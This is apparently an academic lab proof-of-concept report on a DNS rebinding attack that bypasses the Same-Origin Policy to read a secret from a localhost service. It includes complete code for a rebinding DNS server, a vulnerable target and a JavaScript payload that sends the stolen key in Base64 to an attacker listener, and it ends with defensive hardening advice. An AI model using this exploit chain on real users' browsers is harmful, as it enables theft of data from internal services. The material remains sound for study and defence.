

PROOF OF CONCEPT (PoC) DOCUMENTATION

PROJECT: Networks and Systems Practical Laboratory

VULNERABILITY / VECTOR: DNS Rebinding (Same-Origin Policy Bypass)

AUTHOR: Carlos Alexandre Menezes

DATE: May 29, 2026

CLASSIFICATION: Academic & Professional Use

1. EXECUTIVE SUMMARY

This document describes the execution and technical validation of a **DNS Rebinding** attack within a controlled laboratory environment. The primary objective was to demonstrate how an attacker can manipulate the Time-To-Live (TTL) of DNS responses to deceive the victim's web browser, forcing it to bypass the *Same-Origin Policy* (SOP) and the *Private Network Access* (PNA) protection mechanism. Through this vector, it was possible to extract sensitive data from an internal service (`alvo.py`) running strictly within the local host ecosystem (`localhost` / `127.0.0.1`) of the target machine.

2. TEST ENVIRONMENT ARCHITECTURE

The simulation relied on a local infrastructure interconnected via virtual networks with the following specifications:

- **Attacker Machine (Kali Linux VM):**
 - **Physical IP:** `192.168.1.238`
 - **Active Services:** Custom DNS Server (`dns_server.py`) on port 53/UDP, HTTP Web Server (`http.server`) on port 8080/TCP, and a Netcat Listener (`nc`) on port 9000/TCP.
- **Victim Machine (Windows Host):**
 - **Physical IP (Wi-Fi 6):** `192.168.1.229`
 - **Sensitive Local Service:** HTTP Application (`alvo.py`) listening on `0.0.0.0:8080`, exposing a confidential administration key.

3. STEP-BY-STEP EXECUTION AND COMPONENT DIAGNOSTICS

Step 3.1: Interface Configuration and Network Routing

To ensure that all DNS traffic from the Windows Host was centrally processed by the attacker's VM DNS server, active interface metrics and name servers were reconfigured via an administrative PowerShell terminal.

Prior to running the exploit, the `nslookup` tool was utilized on the Windows host to verify proper routing: the operating system successfully processed the initial resolution and, after forcing a local cache cleanup via `ipconfig /flushdns`, bound the target domain directly to the local loopback. Concurrently, the sensitive target dashboard on `http://127.0.0.1:8080` was validated as stable and actively exposing the secret string.

The Windows CIM subsystem enforces full privilege elevation for network cmdlets such as `Set-DnsClientServerAddress`, requiring execution under an administrative context. Once applied, `nslookup` verified that reverse protocol queries resolved correctly against the `.in-addr.arpa` pointer tree back to the VM.




Figura 1: Integrated verification panel on the Windows host. Shows the administrative PowerShell window executing name resolution sequences and cache flushes, overlaid by the active execution of the `alvo.py` script inside a command prompt handling local

```
*** UnKnown can't find pudim-malicioso.com: Non-existent domain
PS C:\Users\User> nslookup pudim-malicioso.com
Server: UnKnown
Address: 192.168.1.162
```

```
*** UnKnown can't find pudim-malicioso.com: Non-existent domain
PS C:\Users\User>
```

Figura 2: Administrative PowerShell window highlighting an nslookup failure, documenting name resolver connectivity issues prior to full laboratory synchronization.

Target Service Source Code (alvo.py)

```
#####
# alvo.py
# Script to emulate the vulnerable internal HTTP dashboard
# injecting the required CORS and Private Network Access tags
#
# Written by Carlos Alexandre Menezes
# Last update on 29052026
# Version 1.4
# Megabytez CyberSec Labs
#
#####
from http.server import HTTPServer, BaseHTTPRequestHandler

class VulnerableHandler(BaseHTTPRequestHandler):
    def do_OPTIONS(self):
        self.send_response(200)
        self.send_header('Access-Control-Allow-Origin', '*')
        self.send_header('Access-Control-Allow-Methods', 'GET, OPTIONS')
        self.send_header('Access-Control-Allow-Headers', 'Content-Type')
        self.send_header('Access-Control-Allow-Private-Network', 'true')
        self.end_headers()

    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-Type', 'text/plain')
        self.send_header('Access-Control-Allow-Origin', '*')
        self.send_header('Access-Control-Allow-Private-Network', 'true')
        self.end_headers()
        self.wfile.write(b"CHAVE_SECRETA_DO_LAB_REPLICADA_COM_SUCESSO")

server = HTTPServer(('0.0.0.0', 8080), VulnerableHandler)
print("Local Dashboard active at http://127.0.0.1:8080...")
server.serve_forever()
```

Step 3.2: Network Noise Mitigation and Initial Bottlenecks

During the initial lab phase, background processes on the Windows Host (such as OS telemetry, Microsoft Teams, and WhatsApp Web) heavily flooded the custom DNS server. Because the initial script logic counted global queries per source IP, the tracking dictionary metric was corrupted before the browser could successfully reach the malicious domain.

The engineering solution required refactoring `dns_server.py` into a domain-strict DNS filter, isolating the alternating IP toggle mechanism only when the query string explicitly contained `pudim-malicioso`. Other standard system requests received fallback answers from the VM to preserve overall environment stability without triggering the rebinding state early.




Figura 3: `DNS_PROBE_FINISHED_NXDOMAIN` error inside the Chrome browser, capture showing the exact moment the Chromium resolver attempted to inspect the domain or bypass local routing via DoH (DNS over HTTPS) before domain-strict isolation was established.

Step 3.3: HTTP Route Fine-Tuning and URI 404 Errors

With the attacker's HTTP server deployed on port 8080 to successfully bypass *Private Network Access* (PNA) blocks, the payload script inside `index.html` began its asynchronous loop execution. However, initial automated requests targeting secondary API paths (such as `/api/admin/config`) caused continuous 404 File Not Found errors. The minimal Python request handler on the target host could not parse complex subdirectories, requiring a

technical simplification of the JavaScript payload payload to target the root directory (/) directly instead.




Figura 4: Malicious HTTP web server terminal on Kali Linux logging incoming queries from the Windows host (192.168.1.229) returning a 404 Not Found status code for the old URI, documenting path mismatch before payload adjustment.

Malicious Payload Code (index.html)

```
<!--
#####
#
# Pagina para testes do laboratorio de DNS Binding. Serve como
# um painel para ver o que esta se passando no lado do cliente
# enquanto corre o script na maquina alvo.
#
# Escrito por: Carlos Alexandre Menezes
# Last update on: 29/05/2026
# Version: 1.4
# Megabytez CyberSec Labs
#
#####
-->
<!DOCTYPE html>
<html>
<head>
  <title>DNS Rebinding Lab</title>
</head>
<body>
  <h1>DNS Rebinding Simulation</h1>
  <p>Attack running in background via Attacker VM...</p>
  <div id="log"></div>

  <script>
    const logDiv = document.getElementById('log');

    function atacar() {
      fetch('http://pudim-malicioso.com:8080')
        .then(response => response.text())
        .then(data => {
          if (data.includes("CHAVE_SECRETA")) {
```

```

        logDiv.innerHTML += `<p
style="color:green;"><b>[SUCCESS] Extracted Data:</b> ${data}</p>`;

fetch(`http://192.168.1.238:9000/exfiltrado?dados=${btoa(data)}`);
    } else {
        logDiv.innerHTML += `<p style="color:orange;">Awaiting
DNS IP transition...</p>`;
    }
})
.catch(err => {
    logDiv.innerHTML += `<p style="color:red;">Error or waiting
for transition...</p>`;
});
}

setInterval(atacar, 2000);
</script>
</body>
</html>

```

Step 3.4: Web Context Stabilization and Server Transition

The operational shift from 404 errors to a steady 200 OK server response proved that simplifying the resource path within the `index.html` payload effectively mitigated invalid queries, forcing the victim's browser to map requests cleanly against the core script entry point.




Figura 5: Stable web server logs on Kali Linux port 8080 after updating the script path to successfully reply with a 200 OK code directly on the root path (/).




Figura 6: Web browser window showing the orange status loop (A aguardar alteracao de IP no DNS...) alongside the Developer Tools console (F12) capturing 404 (File not found) errors generated prior to asynchronous route normalization.




Figura 7: Direct validation verification of the target local API, proving the backend service is up and running while exposing the core administrative secret string to be captured: CHAVE_SECRETA_DO_LAB_REPLICADA_COM_SUCESSO.

Step 3.5: Trigger Processing on the Custom DNS Server

Once the network layers stabilized and payloads synchronized on symmetric ports, active monitoring and trigger execution were conducted on the custom DNS server (dns_server.py) hosted on the attacker machine.

The foundational design of this component relies on stateful tracking per query domain. Due to the high frequency of ambient system queries generated by the Windows Host, the script checks specific string entries, filtering and handling records that explicitly contain pudim-malicioso.com.

The mechanism operates through two distinct, automated phases:

- **Inbound Initial Trigger (1st Query):** Upon detecting the first query originating from the target host (192.168.1.229), the server registers the client/domain tuple in volatile memory and issues a type A record pointing to the Attacker VM IP (192.168.1.238), allowing the browser to download the DOM structure and malicious script execution code on port 8080.
- **Rebinding Trigger (Subsequent Queries):** As soon as the initial short TTL cache expires or is cleared manually, the underlying script engine requests a renewal. The custom DNS server detects the existing record state in its dictionary and dynamically alters its response zone, returning the local loopback address (127.0.0.1) instead.

This alternating zone logic allows the web browser to maintain a trusted textual origin reference to the domain string, while the physical packet routing destination is silently diverted to the user's local workspace in the background.




Figura 8: Real-time log capture of dns_server.py on Kali Linux port 53, validating the precise activation of the triggers: the yellow line mapping the initial query to the VM IP followed by automated rebinding logs executing REBIND -> 127.0.0.1.

Custom Name Server Code (dns_server.py)

```
#####
# dns_server.py
# Script to instantiate the custom DNS Server to monitor and
# toggle resolution zones, handling routing requests back to
# the attacker workspace
#
# Written by Carlos Alexandre Menezes
# Last update on 29052026
# Version 1.4
# Megabytez CyberSec Labs
#
#####
import socket
from dnslib import DNSRecord, DNSHeader, RR, A

IP_ATACANTE_VM = "192.168.1.238"
IP_ALVO_INTERNO = "127.0.0.1"
PORT = 53
DOMINIOS_ALVO = {}

udps = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
udps.bind(('0.0.0.0', PORT))
print(f"[*] Strict DNS Server listening on port {PORT}...")

while True:
    data, addr = udps.recvfrom(1024)
    try:
        request = DNSRecord.parse(data)
        qname = str(request.q.qname).strip('.')
        cliente = addr[0]
```



```

        reply = DNSRecord(DNSHeader(id=request.header.id, qr=1, aa=1,
ra=1), q=request.q)

        if "pudim-malicioso" in qname:
            chave_rastreio = f"{cliente}_{qname}"
            if chave_rastreio not in DOMINIOS_ALVO:
                DOMINIOS_ALVO[chave_rastreio] = 1
                ip_final = IP_ATACANTE_VM
                print(f"[🔥 LAB] 1st Request from {cliente} for {qname}.
Replying with VM IP: {ip_final}")
            else:
                ip_final = IP_ALVO_INTERNO
                print(f"[🌟 REBIND] Subsequent request from {cliente} for
{qname}. EXECUTING REBIND -> {ip_final}")
            else:
                ip_final = IP_ATACANTE_VM

        reply.add_answer(RR(rname=request.q.qname, rtype=1, rclass=1,
ttl=0, rdata=A(ip_final)))
        udps.sendto(reply.pack(), addr)
    except Exception as e:
        pass

```

4. EXPLOIT MATERIALIZATION AND EXFILTRATION

Following the script optimization on Kali to serve the payload from the root directory on symmetric port 8080, the core rebinding cycle executed flawlessly: the browser processed the spoofed DNS entry mapping to 127.0.0.1. Once the local cache dropped, the asynchronous JavaScript execution context shifted focus to inside the victim's own host system, evading the textual constraints of the Same-Origin Policy for pudim-malicioso.com.

The sequential execution flow occurred as follows:

1. Chrome requests resolution for pudim-malicioso.com:8080.
2. Custom DNS responds with the attacker IP (192.168.1.238).
3. Browser downloads the malicious payload (index.html) and starts the fetch request loop.
4. Upon browser DNS cache expiration (forced via *Clear host cache* or using `ipconfig /flushdns`), a new lookup occurs.
5. Custom DNS server triggers the Rebind state, delivering the local loopback IP 127.0.0.1.
6. JavaScript engine maintains textual origin alignment to pudim-malicioso.com but routes the HTTP request locally, reads the sensitive administrative key string, encodes it into Base64, and exfiltrates it out-of-band to the listening Netcat instance on port 9000.

(IMAGE: Chrome web interface switching to the green SUCCESS log rows)

- **Figure 9:** Chrome web browser rendering green text entries reading [SUCESSO] **Dados Roubados: CHAVE_SECRETA_DO_LAB_REPLICADA_COM_SUCESSO**, demonstrating successful SOP evasion.

(IMAGE: Kali Linux Terminal showing the nc listener capturing inbound strings)

- **Figure 10:** Terminal window on the attacker's Kali VM showing the active Netcat listener (`nc -lvnp 9000`) successfully intercepting an incoming connection from the target host (`192.168.1.229`), displaying the exfiltrated administrative key payload encoded in Base64 within the query string parameters.

5. HARDENING RECOMMENDATIONS (BLUE TEAM)

To systematically address and minimize the risk of DNS Rebinding exploits within an enterprise infrastructure, the following defensive configurations are recommended:

- **Enforce Authentication on Local Interfaces:** Internal utilities, applications, and dashboards bound to the local loopback interface (`127.0.0.1`) or restricted management subnets must never rely solely on source IP validation for trust. They must implement explicit access controls, session management, or token-based validation aligning with *Zero Trust* principles.
- **Strict Host Header Validation:** Configure local web servers and microservices to explicitly parse and validate incoming HTTP `Host` headers, immediately rejecting connections where the header string does not match an approved list (e.g., explicitly enforcing `localhost` or `127.0.0.1`).
- **TTL Policing and DNS Inspection:** Deploy corporate DNS firewalls, secure forwarders, or intrusion prevention systems capable of identifying and alerting on external multi-homed domain responses carrying abnormally low or null TTL records, enforcing standardized minimum TTL thresholds across the enterprise zone to strengthen default system *DNS Pinning*.